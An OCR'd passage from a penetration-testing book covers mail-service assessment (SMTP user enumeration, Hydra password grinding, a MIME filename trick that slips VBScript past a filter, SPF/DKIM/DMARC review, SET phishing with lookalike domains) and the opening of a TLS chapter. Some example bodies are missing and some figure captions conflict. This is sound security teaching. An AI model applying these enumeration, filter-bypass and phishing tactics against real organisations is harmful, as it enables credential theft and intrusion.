*Example 9-9. Using RCPT TO: to enumerate local users*

```
$ telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:03:52
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
MAIL FROM:test@test.org
250 2.1.0 test@test.org... Sender ok
RCPT TO:test
550 5.1.1 test... User unknown
RCPT TO:admin
550 5.1.1 admin... User unknown
RCPT TO:chris
250 2.1.5 chris... Recipient ok
```

## Brute-Force Password Grinding

Example 9-10 demonstrates the way by which the EHLO command lists the supported authentication mechanisms. This server supports LOGIN, PLAIN, and CRAM-MD5, which can be leveraged to perform brute-force password grinding against valid accounts.

*Example 9-10. Enumerating authentication methods using EHLO*

```
$ telnet mail.example.org 25
Trying 192.168.0.25...
Connected to 192.168.0.25.
Escape character is '^]'.
220 mail.example.org ESMTP
```

```
EHLO world
250-mail.example.org
250-AUTH LOGIN CRAM-MD5 PLAIN
250-AUTH=LOGIN CRAM-MD5 PLAIN
250-STARTTLS
250-PIPELINING
250 8BITMIME
```

As introduced in Chapter 7, the *Simple Authentication and Security Layer* (SASL) is used by LDAP, SMTP, and other services to support additional authentication mechanisms. Table 9-10 contains a list of common SMTP authentication mechanisms, which are all supported within Kali Linux for brute-force password grinding purposes (via Hydra[11] and Nmap[12]). Example 9-11 demonstrates Hydra used against an exposed SMTP endpoint supporting `CRAM-MD5` authentication.

*Table 9-10. SMTP authentication mechanisms*

| Mechanism | Notes |
|---|---|
| `CRAM-MD5` | *Challenge-response authentication mechanism*, using MD5, as defined by RFC 2195. This mechanism is susceptible to known plaintext attack, by which tools including Cain & Abel[13] can obtain the user password upon sniffing a challenge and response |
| `DIGEST-MD5` | Digest MD5 authentication, in which the server sends a challenge and nonce value, which is then hashed by the client using a key derived from a combination of username, password, and realm, as defined by RFC 2617 |
| `GSSAPI` | Kerberos authentication via the GSSAPI, as per RFC 4752 |
| `NTLM` | Microsoft *NT LAN Manager* authentication, as per http://msdn.microsoft.com/en-us/library/cc246870.aspx |
| `OTP` | *One-time password*, as defined by RFC 2444 |
| `PLAIN` | Plaintext authentication with base64 encoding |
| `LOGIN` | Plaintext authentication with base64 encoding |

*Example 9-11. SMTP brute-force password grinding using Hydra*

Through eavesdropping on an SMTP authentication session using `PLAIN`, `LOGIN`, or `CRAM-MD5` authentication, it is trivial to compromise the username and password. The `DIGEST-MD5`, `GSSAPI`, and `NTLM` mechanisms provide varying degrees of protection from attack, including mutual authentication, and replay mitigation.

[11] https://www.thc.org/thc-hydra/

[12] http://nmap.org/nsedoc/scripts/smtp-brute.html

[13] http://www.oxid.it/cain.html

## Content Checking Circumvention

Organizations run content checking software in the cloud and on-premise to scrub mail in-line with a given policy. Mail server and client software packages parse material (i.e. email headers and MIME attachments) sent via email in different ways, and flaws exist within filtering software and associated components (i.e. antivirus engines).

Many years ago, I bypassed Clearswift MAILsweeper by modifying MIME headers within a message. Example 9-12 shows a legitimate email and attachment generated by Microsoft Outlook, from *john@example.org* to *mickey@example.org*, with the attachment *report.txt*, encoded as `text/plain`.

*Example 9-12. A Microsoft Outlook-generated message with an attachment*

```
From: John Smith <john@example.org>
To: Mickey Mouse <mickey@example.org>
Subject: That report
Date: Thurs, 22 Feb 2001 13:38:19 -0000
MIME-Version: 1.0
X-Mailer: Internet Mail Service (5.5.23)
Content-Type: multipart/mixed ;
boundary="----_=_NextPart_000_02D35B68.BA121FA3"
Status: RO

This message is in MIME format. Since your mail reader doesn't
understand this format, some or all of this message may not be
legible.

- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain; charset="iso-8859-1"

Mickey,

Here's that report you were after.

- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
        name="report.txt"
Content-Disposition: attachment;
        filename="report.txt"

< data for the text document here >

- ------_=_NextPart_000_02D35B68.BA121FA3
```

The flaw stemmed from way that both the content checking system and the end-user client software parsed the attachment's MIME headers. The MAILsweeper gateway read the `name` value, but the client (Microsoft Outlook) used the `filename` value when presenting the attachment to the user. This was exploited by modifying the MIME header (presenting a benign text file to MAILsweeper and VBScript to the user), as follows:

```
- ------_=_NextPart_000_02D35B68.BA121FA3
Content-Type: text/plain;
        name="report.txt"
Content-Disposition: attachment;
        filename="report.vbs"
```

Other exploitable issues may arise from such a mismatch, depending on the server and client software configuration. The tactics are similar to those adopted when circumventing a network IPS by fragmenting and sending packets out of order—we modify data so that it clears the security control, and is reassembled at the destination. Known bugs that lead to the bypass of content checking features are listed in Table 9-11.

*Table 9-11. SMTP content checking and antivirus bypass bugs*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2010-1425 | 15/04/2010 | F-Secure 7Z, GZIP, CAB, RAR bypass |
| CVE-2008-0910 | 22/02/2008 | F-Secure RAR bypass |
| CVE-2007-3993 | 25/07/2007 | Attachment filter in Kerio MailServer 6.4 has a flaw with unknown impact and attack vectors |
| CVE-2007-3300 | 20/07/2007 | F-Secure LHA/RAR bypass |

## Review of Mail Security Features

SMTP messages are easily spoofed, and so many organizations leverage SPF, DKIM, and DMARC frameworks to prevent adversaries from sending unauthorized email. These mechanisms, along with the steps you can take to review their configuration, are outlined in the following sections.

### SPF

*Sender Policy Framework* mitigates spoofing by providing a mechanism by which MTAs can check that the host sending email for a given domain is authorized. Organizations define the list of authorized mail servers for a domain within a specially formatted `TXT` DNS record, as described within RFC 7208.

We can evaluate the SPF configuration of Google via *dig*, as shown in Example 9-13. Large organizations often use *include* and *redirect* directives, and we must iteratively step through each record and query further names. In this example, the IPv6 and IPv4 ranges returned are authorized sources.

*Example 9-13. Using dig to review SPF configuration*

```
$ dig google.com txt | grep spf
google.com.        1599 IN   TXT  "v=spf1 include:_spf.google.com
ip4:216.73.93.70/31 ip4:216.73.93.72/31 ~all"
$ dig _spf.google.com txt | grep spf
_spf.google.com.   246  IN   TXT  "v=spf1 include:_netblocks.google.com
include:_netblocks2.google.com include:_netblocks3.google.com ~all"
$ dig _netblocks.google.com txt | grep spf
_netblocks.google.com.  2616 IN   TXT   "v=spf1 ip4:216.239.32.0/19
ip4:64.233.160.0/19 ip4:66.249.80.0/20 ip4:72.14.192.0/18 ip4:209.85.128.0/17
ip4:66.102.0.0/20 ip4:74.125.0.0/16 ip4:64.18.0.0/20 ip4:207.126.144.0/20
ip4:173.194.0.0/16 ~all"
$ dig _netblocks2.google.com txt | grep spf
_netblocks2.google.com. 3565 IN   TXT   "v=spf1 ip6:2001:4860:4000::/36
ip6:2404:6800:4000::/36 ip6:2607:f8b0:4000::/36 ip6:2800:3f0:4000::/36
ip6:2a00:1450:4000::/36 ip6:2c0f:fb50:4000::/36 ~all"
$ dig _netblocks3.google.com txt | grep spf
_netblocks3.google.com. 3196 IN   TXT   "v=spf1 ~all"
```

### DKIM

*DomainKeys Identified Mail* is a mechanism by which outbound email is cryptographically signed, which can then be validated by foreign MTAs upon using DNS to retrieve the public key for the domain, as described within RFC 6376. In a similar fashion to SPF, the DKIM public key is held within a `TXT` record for a domain, however you must know both the selector and domain name to retrieve the key.

Upon reviewing the headers of email via *gmail.com*, the DKIM signature is retrieved:

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;d=gmail.com;s=20120113;
h=mime-version:x-received:date:message-id:subject:from:to:content-type;
bh=fd9JXP6Ngw+hgcG1EbBo7GpsrIIZzdJb9Q/14o9e5C8=;
b=sYlJC2oYWzBUOPIo0jtR4iFsIVqUlwo2QRcG1186hg5ai0oO1nisiOJUD+QXjt
```

The *d* and *s* values are combined and fed into *dig*, as shown in Example 9-14.

*Example 9-14. Using dig to retrieve the DKIM public key*

```
$ dig 20120113._domainkey.gmail.com TXT | grep p=
20120113._domainkey.gmail.com. 280 IN   TXT    "k=rsa\;
p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1Kd87/UeJjenpabgbFwh+eBCsSTrqmwIYYvyw
lbhbqoo2DymndFkbjOVIPIldNs/m40KF+yzMn1skyoxcTUGCQs8g3FgD2Ap3ZB5DekAo5wMmk4wimDO+U8Q
zI3SD0"
"7y2+07wlNWwIt8svnxgdxGkVbbhzY8i+RQ9DpSVpPbF7ykQxtKXkv/ahW3KjViiAH+ghvvIhkx4xYSIc9o
SwVmAl5OctMEeWUwg8Istjqz8BZeTWbf41fbNhte7Y+YqZOwq1Sd0DbvYAD9NOZK9vlfuac0598HY+vtSBc
zUiKERHv1yRbcaQtZFh5wtiRrN04BLUTD21MycBX5jYchHjPY/wIDAQAB"
```

### DMARC

*Domain-based Message Authentication, Reporting & Conformance* is a method of mail authentication that expands upon SPF and DKIM. Policies are defined, which instruct mail servers how to behave when processing email for a given domain, and provide reporting of actions performed in-line with the policies. The way in which DMARC is used along with SPF and DKIM is shown in Figure 9-4.





*Figure 9-3. DMARC, SPF, and DKIM*

DMARC policies are distributed via DNS. Table 9-12 lists the fields and potential values, and Example 9-15 demonstrates the policies used by Google, Yahoo, and PayPal.

*Table 9-12. DMARC policy fields*

| Name | Purpose | Example |
|---|---|---|
| `v` | Protocol version | *v=DMARCv1* |
| `p` | Requested handling policy for email originating from the domain (i.e. *none*, *quarantine*, or *reject*) | *p=quarantine* |
| `sp` | Requested policy for subdomains | *sp=reject* |
| `pct` | Apply the policy to a certain percentage of messages (used to control DMARC uptake and avoid unintended report flooding) | *pct=20* |
| `ruf` | Reporting URI for forensic reports | *ruf=mailto:authfail@example.org* |
| `rua` | Reporting URI for aggregate reports | *rua=mailto:aggrep@example.org* |
| `rf` | Defines the forensic reporting format | *rf=afrf* |
| `ri` | Defines the aggregate report interval | *ri=86400* |
| `adkim` | Alignment mode for DKIM. The *r* (*relaxed mode*) value is the default, and *s* enforces *strict mode* | *adkim=s* |
| `aspf` | Alignment mode for SPF, using the same values as the DKIM alignment mode | *aspf=r* |

*Example 9-15. Retrieving DMARC policies via dig*

```
$ dig _dmarc.yahoo.com txt | grep DMARC
_dmarc.yahoo.com.  1785 IN   TXT  "v=DMARC1\; p=reject\; sp=none\; pct=100\;
rua=mailto:dmarc-yahoo-rua@yahoo-inc.com, mailto:dmarc_y_rua@yahoo.com\;"
$ dig _dmarc.google.com txt | grep DMARC
_dmarc.google.com. 600  IN   TXT  "v=DMARC1\; p=quarantine\; rua=mailto:mailauth-
reports@google.com"
$ dig _dmarc.paypal.com txt | grep DMARC
_dmarc.paypal.com. 300  IN   TXT  "v=DMARC1\; p=reject\;
rua=mailto:d@rua.agari.com\;
ruf=mailto:dk@bounce.paypal.com,mailto:d@ruf.agari.com"
```

In this case, PayPal and Yahoo instruct mail servers to reject messages that do not originate from their networks, or contain valid DKIM signatures. Notifications are then sent to the respective email addresses within each organization for auditing purposes. Google is configured in a similar way, although instructs mail servers to quarantine messages and not outright reject them.

## Phishing via SMTP

Through sending crafted email into the target organization, it is possible to dupe users into clicking hyperlinks, running Java applets, and providing credentials. Depending on

the organization's mail security features and configuration, you may also be able to spoof internal email via external SMTP interfaces.

In the following sections, I describe a high-level approach to phishing. The *Social-Engineer Toolkit*[14] (SET) within Kali Linux is a powerful platform from which you can mount phishing campaigns.

**Reconnaissance**

Effective phishing campaigns fool even security-conscious users by leveraging detailed knowledge of the target environment. Important details to focus on are as follows:

- Address format and naming convention (e.g. *Smith, Stan <sam.smith@intel.com>*)
- Mail client software used within the organization (e.g. Microsoft Outlook)
- Message details or quirks, including signature formats adopted by certain users
- Identifying a candidate web interface to clone

If you can obtain recent material originating from the target organization (i.e. email containing headers and HTML content), you should be equipped to cover the first three bullets in the list above. Mailing list archives and Google are good candidates, along with coercing users within the organization to send you email (e.g. requesting information from marketing or sales departments).

If an organization is using multi-factor authentication for VPN and remote access purposes, you can subvert this by cloning a VPN or Citrix web endpoint, capturing the credentials, and replaying them to the legitimate services.

**Landing Page Preparation**

SET can be used to clone and present a login page to unsuspecting users and harvest credentials. To get the best results, I would recommend going an extra step by registering a domain for use during the campaign, obtaining a valid SSL certificate, and using *stunnel* to broker the HTTPS traffic between the victim and SET.

For example, if the cloned web endpoint is *vpn.victim.com*, consider acquiring *victim-corp.com*, setting up the DNS so *sslvpn.victim-corp.com* points to your SET instance, and purchasing the associated SSL certificate so that the user gets a legitimate-looking encrypted connection.

SET is a powerful utility with rich functionality. It can be used to both harvest credentials (via traditional phishing attack), and exploit vulnerable browser plugins and components to gain code execution. There are countless videos and tutorials online[15][16] demonstrating its features.

**Sending Email**

The *Spearphishing* module within SET uses the Sendmail MTA in Kali Linux to send email in either plaintext or HTML formats to a list of addresses. For the best result, consider manually crafting an email message from the materials you previously obtained

[14] https://www.trustedsec.com/downloads/social-engineer-toolkit/

[15] https://youtu.be/cosWCrXSpt8

[16] https://youtu.be/vY2ZW7b7fME

(i.e. using the same fonts and message format as a legitimate email sent from the organization), piping this material via Swaks to the local Sendmail service, and out to the target organization.

Two factors that curtail the success of a phishing campaign are as follows:

- External SMTP interfaces not accepting email from the public Internet that is being sent from a domain that is internal to the organization
- Use of content filtering technology to add material to the top of each email originating from outside of the organization (i.e. a notification telling the user that the message and its contents is not to be trusted)

It is important to evaluate the security posture of the organization by reviewing the SPF, DKIM, and DMARC policies (if any), and manually assessing the behavior of exposed SMTP interfaces to see whether they will accept material from an internal domain. If the environment is hardened, you will need to use the *victim-corp.com* domain, for example.

Figure 9-5 demonstrates an effective HTML email spoofed from the IT department of a company. The look and feel of the email is critical, and the language is important, as you want to dictate a sense of urgency for users click the malicious link.




*Figure 9-4. HTML phishing email content*

# POP3

Most mail server packages (including Dovecot, Microsoft Exchange, and MDaemon) offer POP3 services. Audit logs from mail services usually aren't scrutinized, and so brute-force password grinding is often effective. If server packages aren't maintained, the software can also be exploited to compromise the underlying system.

## Service Fingerprinting

POP3 is a simple protocol, presenting a banner to the user upon connection that often contains the hostname and software details. If the banner lacks useful information, Nmap may be used to fingerprint the service and enumerated the supported features using the `-sSVC` flag, as shown in Example 9-16.

*Example 9-16. Fingerprinting a POP3 endpoint with Nmap*

## Brute-Force Password Grinding

Upon identifying valid user accounts, it is trivial to launch brute-force password grinding attacks against exposed network services that support authentication. Mail protocols (including POP3 and IMAP) are a prime target for brute-force password grinding, as:

- The service often doesn't pay attention to account lockout policies
- POP3 and IMAP servers honor multiple login attempts before disconnecting

- Many mail servers don't log unsuccessful login attempts

RFC 1939 states that users can authenticate with POP3 services using plaintext or MD5 digest authentication. The digest mechanism (using the `APOP` directive) is susceptible to network sniffing and attack via Cain & Abel and other tools, as the implementation has a known plaintext flaw[17]. If an attacker has seen both the server banner and client `APOP` string, she can mount an offline brute-force attack and compromise the user password.

To mitigate these risks, many POP3 servers support additional mechanisms via SASL, including `DIGEST-MD5` and `NTLM`. The Hydra utility within Kali Linux supports a large number of SASL mechanisms[18]. Example 9-17 shows Hydra performing brute-force password grinding against an exposed POP3S service supporting basic digest MD5 (`APOP`) authentication. The enumerated user accounts are listed in *users.txt*, and we are using the *cracklib.txt* dictionary.

*Example 9-17. Hydra used to perform POP3 password grinding*

## Known POP3 Server Flaws

Both unauthenticated and authenticated overflows and process manipulation attacks pose a threat to security. Mail users are largely untrusted, and credentials easily compromised (which in-turn introduces exposure). Table 9-13 lists known remotely exploitable vulnerabilities within popular POP3 server software packages.

*Table 9-13. POP3 server software issues*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2011-0919 | 08/02/2011 | Multiple stack overflows in IBM Domino POP3 and IMAP services resulting in remote code execution |
| CVE-2007-3510 | 29/10/2007 | IBM Domino 7.0.2 arbitrary code execution upon authenticating and using a long mailbox name |
| CVE-2007-2173 | 24/04/2007 | Courier POP3 4.1.2 `XMAILDIR` overflow |
| CVE-2007-0618 | 31/01/2007 | IBM AIX 5.3 POP3 authentication vulnerability |

# IMAP

IMAP services are commonly found running on TCP port 143 and 993 (TLS). The protocol is much like POP3: users authenticate with the network service and can then collect and manage email. Like POP3, IMAP services are susceptible to brute-force password grinding attack, as many do not pay attention to account lockout policies, and often fail to log authentication attempts.

[17] https://eprint.iacr.org/2011/248.pdf

[18] https://www.thc.org/thc-hydra/network_password_cracker_comparison.html

## Service Fingerprinting

IMAP is a simple protocol, presenting a banner to the user upon connection that often contains the hostname and details of the software. If the banner lacks detail, Nmap may be used to fingerprint the service using the `-sSVC` flag, as shown in Example 9-18.

*Example 9-18. Fingerprinting an IMAP endpoint using Nmap*

## Brute-Force Password Grinding

RFC 3501 dictates that users may authenticate with IMAP servers via the plaintext `LOGIN` method, or through `AUTHENTICATE`, which then leverages supported SASL mechanisms. Hydra supports many of these, and can be easily used to launch a brute-force password grinding attack against an exposed IMAP service. The tool also supports `STARTTLS` (enforced by many servers to provide transport layer security).

## Known IMAP Server Flaws

Table 9-14 lists remotely exploitable IMAP server vulnerabilities. Many of these require valid credentials, targeting logic that is exposed once authenticated.

*Table 9-14. Exploitable IMAP server software defects*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2011-0919 | 08/02/2011 | Multiple stack overflows in IBM Domino POP3 and IMAP services resulting in remote code execution |
| CVE-2010-4717<br>CVE-2010-4711<br>CVE-2010-2777 | 31/01/2011 | Multiple overflows in Novell GroupWise Internet Agent (GWIA) result in arbitrary code execution upon providing authenticated malicious commands |
| CVE-2008-5005 | 10/11/2008 | Multiple overflows in UW IMAP Toolkit 2002 through 2007c and other products, resulting in local privilege escalation and unauthenticated remote code execution |
| CVE-2008-1498<br>CVE-2008-1497 | 25/03/2008 | Multiple stack overflows in the NetWin Surgemail 3.8k4-4 IMAP service result in code execution via authenticated vectors |
| CVE-2008-1358 | 17/03/2008 | MDaemon 9.6.4 authenticated IMAP stack overflow |
| CVE-2008-1277<br>CVE-2008-1276 | 10/03/2008 | Multiple overflows in the MailEnable 3.13 IMAP service result in arbitrary code execution via authenticated sessions |
| CVE-2007-5018 | 20/09/2007 | Mercury 4.52 IMAP Server `SEARCH` overflow |
| CVE-2007-3510 | 29/10/2007 | IBM Domino 7.0.2 IMAP overflow |
| CVE-2007-4377 | 16/08/2007 | Stack overflow in SurgeMail 38k allows remote |

| CVE reference | Date | Notes |
|---|---|---|
| | | authenticated users to execute arbitrary code |
| | | |
| CVE-2007-3925<br>CVE-2007-2795 | 20/07/2007 | Multiple overflows in Ipswitch IMail 2006.20 |
| CVE-2007-2173 | 24/04/2007 | Courier IMAP *eval* injection vulnerability (before versions 4.0.6-r2 and 4.1.2-r1) |
| CVE-2007-1675 | 28/03/2007 | IBM Domino 7.0.2 IMAP `CRAM-MD5` overflow |
| CVE-2007-1579<br>CVE-2007-1578 | 21/03/2007 | MERCUR Messaging 5.00.14 SP4 IMAP overflows via `NTLMSSP` and `SUBSCRIBE` |
| CVE-2007-1301 | 06/03/2007 | MailEnable 2.37 IMAP stack overflow allows authenticated users to execute arbitrary code via the `APPEND` command |
| CVE-2007-0618 | 31/01/2007 | IBM AIX 5.3 IMAP authentication vulnerability |

# Mail Services Testing Recap

What follows is a concise list of the techniques and tactics discussed in this chapter with regard to testing exposed SMTP, POP3, and IMAP mail services:

Service identification

> Nmap is effective at fingerprinting mail services, and enumerating supported features (i.e. SMTP authentication mechanisms). Combine automated discovery with manual validation to correctly identify each exposed service and its features.

NDN review

> Use Swaks to relay messages via each exposed SMTP gateway, destined for nonexistent users within each known domain (as previously enumerated). Upon identifying servers that respond with NDN messages, you can leverage the behavior to reveal internal IP address and hostname details, software versions for system components, and understand content filtering policies.

User enumeration

> Accessible SMTP services (Sendmail in particular) can be quizzed to obtain local user account details, using the *smtp-user-enum* utility within Kali Linux. Hydra and Nmap also include modules to perform enumeration.

Brute-force password grinding

> Upon preparing a list of valid user accounts, the authentication mechanisms within exposed mail services can be attacked using Hydra, Nmap, or Swaks. Brute-force via mail services is effective as audit logs are often not scrutinized, and account lockout policies are often not applied.

Phishing

> Depending on the level of access you may obtain (i.e. unauthenticated or authenticated), and the configuration of the target environment, you can seek to

launch a convincing phishing campaign and dupe users. The *Social-Engineer Toolkit* (SET) within Kali Linux allows you to automate the phishing process.

Exploiting known flaws in mail software

Mail systems are often nebulous and have large attack surfaces (think SMTP, IMAP, and POP3 server software, antivirus and content checking engines, and mail client applications running on user devices). Upon identifying a particular antivirus engine, commercial content checking appliance, mail server, or client, you can seek to use Metasploit and other tools to exploit known vulnerabilities.

# Mail Services Countermeasures

The following countermeasures should be considered when operating mail services:

- Don't expose feature-rich SMTP servers to the public Internet or untrusted networks. Sendmail and Microsoft Exchange have large codebases and support features that introduce unnecessary exposure. Use a dedicated content filter (either in the form of a physical appliance, or cloud service) to parse inbound and outbound email, or deploy a lightweight MTA, such as qmail or Exim.
- Leverage SPF, DKIM, and DMARC to prevent both the transmission and receipt of spoofed or unauthorized mail content by your servers. Also, configure exposed SMTP interfaces to not accept email from untrusted networks (i.e. the public Internet) that is apparently from a domain internal to your organization.
- Configure your external content filtering mechanism to add material to the top of each email originating from outside of the organization (i.e. a notification instructing the user that the message and its contents should not be trusted).
- Use of antivirus and content filtering software increases your attack surface, and flaws are regularly found in such packages. Ensuring that content filtering and antivirus software is patched up-to-date is of critical importance.
- Disable support for weak authentication mechanisms within your SMTP, POP3, and IMAP mail services (i.e. `LOGIN`, `PLAIN`, and `CRAM-MD5`). If authentication is not required on SMTP servers, disable the functionality completely.
- Support and enforce TLS where possible (i.e. between SMTP servers, and POP3/IMAP services supporting user collection of email). Use of client certificates should also be investigated to provide an additional layer of authentication, and prevent unauthorized parties from interacting with exposed services.
- To minimize the impact of a user enumeration and password grinding attack, enforce a strong password policy on your mail servers (covering SMTP, POP3, and IMAP).
- Increase visibility by logging failed authentication attempts made against mail services. Account lockout policies may also be defined within some platforms (i.e. Microsoft Windows), which will prevent brute-force password grinding.

# 12

# Assessing TLS Services

This chapter describes the steps you can undertake to identify weaknesses within TLS services. Before we get to that, I would like to take a moment to discuss how TLS came to be, and why this book avoids mentioning SSL for the most part.

Netscape Navigator dominated the browser market in the 1990s with around 70 percent of the market share. Between 1994 and 1996, Netscape Communications developed their own transport encryption mechanism, known as *Secure Sockets Layer* (SSL), and widely adopted due to their market dominance. The Internet Engineering Task Force (IETF) formed a committee to turn the Netscape SSL 3.0 protocol into a standard—the official name being *Transport Layer Security* (TLS), first ratified by RFC 2246 in 1999.

Entire books are dedicated to the topic. An excellent reference that provides additional layers of detail around TLS and its features is *Bulletproof SSL and TLS* by Ivan Ristić[1] (Feisty Duck, ISBN 978-1907117046).

Figure 12-1 shows TLS running at OSI layer 6, providing transport security to applications running above (e.g. HTTP, SMTP, or FTP). This chapter describes the mechanics of TLS version 1.2[2], along with assessment tactics that should be adopted for TLS and legacy SSL endpoints. SSL 3.0 is vulnerable to numerous attacks (including POODLE[3]), and support is being rapidly phased-out online.

[1] http://blog.ivanristic.com

[2] RFC 5246

[3] https://www.openssl.org/~bodo/ssl-poodle.pdf





*Figure 4-6. SSL belongs to level 6 of the OSI model*

*Figure 12-1. TLS belongs to OSI layers 5 and 6*

TLS relies on TCP as the underlying transport protocol. DTLS[4] is a similar protocol that can be run atop of datagram transport protocols (i.e. UDP, DCCP[5], and SCTP) running at layer 4. The Cisco AnyConnect VPN Client supports DTLS, along with web browsers including Google Chrome and Mozilla Firefox.

# TLS Mechanics

Material is sent between TLS peers via *records*. Figure 12-2 shows the format of a TLS record, which includes the protocol version (e.g. SSL 3.0 or TLS 1.2), content type (e.g. handshake or application data), and message data.


**Content types**

| Hex | Dec | Type |
|---|---|---|
| 0x14 | 20 | ChangeCipherSpec |
| 0x15 | 21 | Alert |
| 0x16 | 22 | Handshake |
| 0x17 | 23 | Application |
| 0x18 | 24 | Heartbeat |

**Versions**

| Major Version | Minor Version | Version Type |
|---|---|---|
| 3 | 0 | SSL 3.0 |
| 3 | 1 | TLS 1.0 |
| 3 | 2 | TLS 1.1 |
| 3 | 3 | TLS 1.2 |

*Figure 12-2. TLS record format, content types, and protocol versions*

[4] RFC 4347

[5] RFC 5238

## Session Negotiation

TLS sessions are established via *Handshake* records to perform the following:

- Agree upon the protocol and cipher suite
- Agree upon compression method and extensions
- Transmit random numbers[6] (later used when generating keys)
- Transmit X.509 digital certificates and encryption keys
- Verify ownership of each other's certificates

Key exchange and authentication occur and a master secret is generated (both by the client and server). The peers send *Change Cipher Spec* records to instruct each other that material from now on will be sent encrypted and signed, along with a *Finished* message containing a hash of the previous messages. Upon verifying the contents of each *Finished* message, the session is established and data is sent via *Application* records. The process is summarized in Figure 12-3 and detailed in the following sections.





*Figure 12-3. TLS handshake message flow*

### Client Hello

The first message sent from the client includes the following fields:

- The TLS version the client wishes to use (i.e. the highest supported)
- A random 256-bit number
- The session ID value the client is using for the connection (if any)
- A list of preferred cipher suites (ordered favorite first)
- An optional list of preferred TLS compression methods[7]
- TLS extension data[8], communicating the client's abilities to the server

[6] These values are generated by both peers, and known as *nonces*. Their purpose is to ensure each handshake is unique and avoid replay attacks.

[7] RFC 3749

Two fields of particular importance are the TLS version and list of cipher suites, as detailed later in this chapter. Compression is slated for removal in TLS 1.3, and extensions include support for *elliptic curve cryptography* (ECC) and secure renegotiation.

**Server Hello**

Upon receiving a *Client Hello* message, the server responds with the following:

- The TLS version the server wishes to use
- A random 256-bit number
- The session ID value the server wishes to use (if any)
- The selected cipher suite for the session
- The selected compression method
- TLS extension data

By this point, the peers have agreed upon key exchange and authentication algorithms, additional features to use, and shared their random values. If an authenticated key exchange mechanism is selected, certificates and additional materials are then shared.

**Server Certificate and Key Exchange**

The server uses a *Certificate* message to transmit its certificate. In some cases (e.g. using Diffie-Hellman with ephemeral keys), the certificate does not contain the necessary keying material, and so a *Server Key Exchange* message is used to communicate additional parameters.

If the server wishes to authenticate the client, a *Certificate Request* message is sent. Most systems do not run in this manner, but mutual authentication introduces a useful layer of security (preventing unauthorized access to the service running atop of TLS).

The server then sends a *Server Hello Done* message to indicate that it has finished sending messages and is waiting for a response from the client.

**Client Certificate and Key Exchange**

If requested, the client sends its certificate through a *Client Certificate* message. The *Client Key Exchange* message is then used to send keys to the server. Depending on the key exchange mechanism, the format of the message varies:

RSA

